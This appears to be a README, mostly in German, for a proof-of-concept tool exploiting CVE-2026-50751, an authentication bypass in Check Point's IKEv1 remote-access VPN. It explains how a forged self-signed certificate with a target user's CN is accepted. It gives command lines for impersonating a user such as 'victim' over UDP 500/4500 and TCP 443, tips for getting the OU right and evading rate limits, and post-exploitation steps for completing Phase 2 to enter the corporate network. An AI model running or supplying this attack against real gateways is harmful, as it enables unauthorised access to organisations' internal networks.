 ull0a/cve-2026-50751
Umgehung der Zertifikatsauthentifizierung in der Remote-Access-VPN von Check Point (IKEv1).

Bypass der Zertifikatsauthentifizierung in der Remote-Access-VPN von Check Point (IKEv1).

CVE-2026-50751 ist ein Authentifizierungs-Bypass im iked-Prozess von Check Point, vorhanden in den Versionen R81.10, R82 und R82.10 ohne den Hotfix sk185033. Der Fehler ermöglicht die Authentifizierung als beliebiger provisionierter Remote-Access-Benutzer ohne privaten Schlüssel, ohne Passwort und ohne gültiges Zertifikat.
Das verwundbare iked liest ein Flag aus der Vendor ID VPNExtFeatures (Bit 0x4) und, wenn dieses aktiviert ist, überspringt es verify_peer_auth / verifyMessagePhase1. Als Folge:
Die Signatur des Zertifikats wird nicht verifiziert (Besitznachweis).
Die Vertrauenskette wird nicht verifiziert.
Es wird nur geprüft, dass der Subject DN zu einem provisionierten Benutzer auflöst.
Es genügt, ein selbstsigniertes Zertifikat zu fälschen, dessen CN= mit dem Zielbenutzer übereinstimmt, und es mit einer ungültigen Signatur zu senden. Wenn das Gateway die Phase 1 akzeptiert, sind wir als dieser Benutzer authentifiziert (die ISAKMP-SA wird unter seinem DN gespeichert).
Es funktioniert über IKE (UDP 500/4500) und über Visitor Mode (TCPT, TCP 443).
Syntax
cve-2026-50751 -host <IP|hostname> -user <username> [opciones]
| Flag | Beschreibung | Standard |
|---|---|---|
-host | IP oder Hostname des Gateways (erforderlich) | — |
-user | RA-Benutzername, der imitiert werden soll (erforderlich) | — |
-port | Port: 500, 4500 (UDP) oder 443 (TCPT) | 500 |
-org | Organisation (O=) der ICA. Wenn ausgelassen, wird sie aus dem TLS-Zertifikat des Gateways auf Port 443 abgeleitet | — |
-ou | Organisationseinheit (OU=) des DN des Benutzers. Muss exakt mit dem OU übereinstimmen, das Check Point für den Benutzer speichert | users |
-timeout | Timeout pro Operation (akzeptiert jede Go-Dauer: 6s, 500ms, 1m) | 6s |
-retries | Wiederholungen von msg1, wenn das Gateway beim ersten Versuch nicht antwortet | 1 |
-tcpt | Erzwingt den Visitor-Mode-Transport (TCPT über TCP, ohne TLS). Wird automatisch aktiviert, wenn -port 443 | false |
Hinweis zu
-ou: Der Standardwert istusers, aber in der Praxis gehört der RA-Benutzer meist zu einer bestimmten Gruppe (zum BeispielVPN_GROUP). Frage ihn mitmgmt_cli show user name "<usuario>" details-level "full" --format jsonab und suche das Felddistinguished-name. Ein falschesOUführt dazu, dass das Gatewaymsg5stillschweigend verwirft (NO_RESPONSEoderINCONCLUSIVE), weil es den DN keinem bereitgestellten Benutzer zuordnen kann.
O=)sudo ./cve-2026-50751 -host 203.0.113.10 -port 500 -user victim
Unter Linux/macOS benötigst du sudo, um den UDP-Port 500 als Quelle zu binden. Wenn du sudo nicht verwenden kannst, fällt die PoC auf einen ephemeren Port zurück, und viele Gateways ignorieren die Pakete aufgrund des nicht standardmäßigen Source-Ports.
Nützlich, wenn das Gateway sein TLS-Zertifikat nicht auf Port 443 bereitstellt oder wenn das automatisch abgeleitete O= nicht mit dem des bereitgestellten Benutzers übereinstimmt:
./cve-2026-50751 \
  -host 203.0.113.10 \
  -port 500 \
  -user victim \
  -org "gw-754bab.acme.s34394" \
  -ou VPN_GROUP
Wird automatisch aktiviert, wenn -port 443 angegeben wird:
./cve-2026-50751 -host 203.0.113.10 -port 443 -user victim -org "ACME" -ou users
Explizit erzwungen mit -tcpt (falls das Gateway Visitor Mode auf einem anderen Port als 443 lauschen lässt):
./cve-2026-50751 -host 203.0.113.10 -port 8443 -user victim -tcpt -org "ACME"
Zur NAT-Traversierung zwischen deinem Rechner und dem Gateway. Die PoC versieht die Pakete mit dem NON-ESP-Marker aus RFC 3948 als Präfix:
sudo ./cve-2026-50751 -host 203.0.113.10 -port 4500 -user victim -org "ACME"
Nützlich bei langsamen Verbindungen oder Gateways mit Rate Limiting:
./cve-2026-50751 \
  -host 203.0.113.10 \
  -user victim \
  -timeout 10s \
  -retries 3 \
  -org "ACME"
| Ausgabe | Bedeutung | Was zu tun ist |
|---|---|---|
[+] [BYPASSED] + interne IP | Der Bypass war erfolgreich; die IKEv1-SA wurde als der imitierte Benutzer aufgebaut | Siehe Abschnitt Post-Exploitation |
[-] [REJECTED] | Das Gateway hat dein msg5 entschlüsselt, aber die Authentifizierung abgelehnt | Benutzer nicht bereitgestellt, falsche OU, oder gepatchtes Gateway (sk185033) |
[-] [NO_CERT_REALM] | Das Gateway bietet keine Zertifikatsauthentifizierung im Main Mode an | Das Gateway ist nicht im Certificate/Mixed-Modus, oder akzeptiert nur IKEv2 |
[-] [NO_RESPONSE] | Keine Antwort auf msg1 | Firewall blockiert UDP/500, iked läuft nicht, oder Rate Limiting |
[!] [INCONCLUSIVE] | Keine entscheidende Antwort | Nach einigen Minuten erneut versuchen; tcpdump und iked-Logs prüfen |
Sobald [BYPASSED] erreicht ist, hat die PoC eine vollständige IKEv1-Sicherheitsassoziation aufgebaut und das Gateway hat dir eine virtuelle IP aus dem Remote-Access-Pool zugewiesen. Aus Sicht des Gateways bist du der imitierte Benutzer innerhalb des Unternehmensnetzwerks.
Allerdings stellt die PoC keinen nutzbaren Datentunnel bereit (sie implementiert weder Quick Mode noch IPsec ESP). Um die Position im Netzwerk zu nutzen, muss Phase 2 abgeschlossen werden. Dies kann erreicht werden mit:
strongSwan oder OpenVPN mit manipulierbarem Zertifikat: Den Client so konfigurieren, dass er ein Zertifikat mit gefälschtem DN verwendet und nach dem Bypass Quick Mode aushandelt. Erfordert die Modifikation des Ablaufs, um die VID einzuschleusen und die Signaturprüfung auf Client-Seite zu umgehen.